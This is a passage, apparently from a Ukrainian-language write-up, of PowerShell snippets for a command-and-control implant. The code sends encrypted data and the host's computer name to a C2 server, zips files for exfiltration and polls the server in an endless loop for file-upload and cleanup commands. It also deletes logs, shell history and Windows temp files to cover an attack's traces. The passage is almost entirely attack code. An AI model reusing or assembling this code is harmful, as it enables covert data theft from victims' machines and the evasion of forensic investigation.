    -Uri "$C2Server/receive/file" `
    -Method "POST" `
    -Body $encryptedPayload `
    -ContentType "text/plain" `
    -Headers @{
        "User-Agent" = $UserAgent
        "X-Client-ID" = $env:COMPUTERNAME
        "Accept" = "application/json"
    }
```

Архівація файлів перед ексфільтрацією

```
Add-Type -AssemblyName System.IO.Compression.FileSystem

$archive = [System.IO.Compression.ZipFile]::Open($archiveFullPath, 'Create')

foreach ($file in $existingFiles) {
    $entry = $archive.CreateEntry(
        [System.IO.Path]::GetFileName($file),
        [System.IO.Compression.CompressionLevel]::Optimal
    )
}
```

```
$entryStream = $entry.Open()
[System.IO.File]::OpenRead($file).CopyTo($entryStream)
$entryStream.Close()
}

$archive.Dispose()
```

Основний цикл взаємодії з C2-сервером

```
while ($true) {
    $commands = Get-ServerCommands -UseEncryption $UseEncryption

    foreach ($cmd in $commands.commands) {
        if ($cmd.action -eq "download") {
            Send-FileToServer -FilePath $cmd.file_path -CommandId $cmd.id
        }

        if ($cmd.action -eq "cleanup") {
            Execute-Cleanup -CommandId $cmd.id
        }
    }

    Start-Sleep -Seconds 10
}
```

Фрагмент очищення артефактів атаки

```
Remove-Item -Path $LogPath -Force -ErrorAction SilentlyContinue
Clear-History

Remove-Item -Path "C:\Windows\Temp\*" -Recurse -Force -ErrorAction SilentlyContinue
```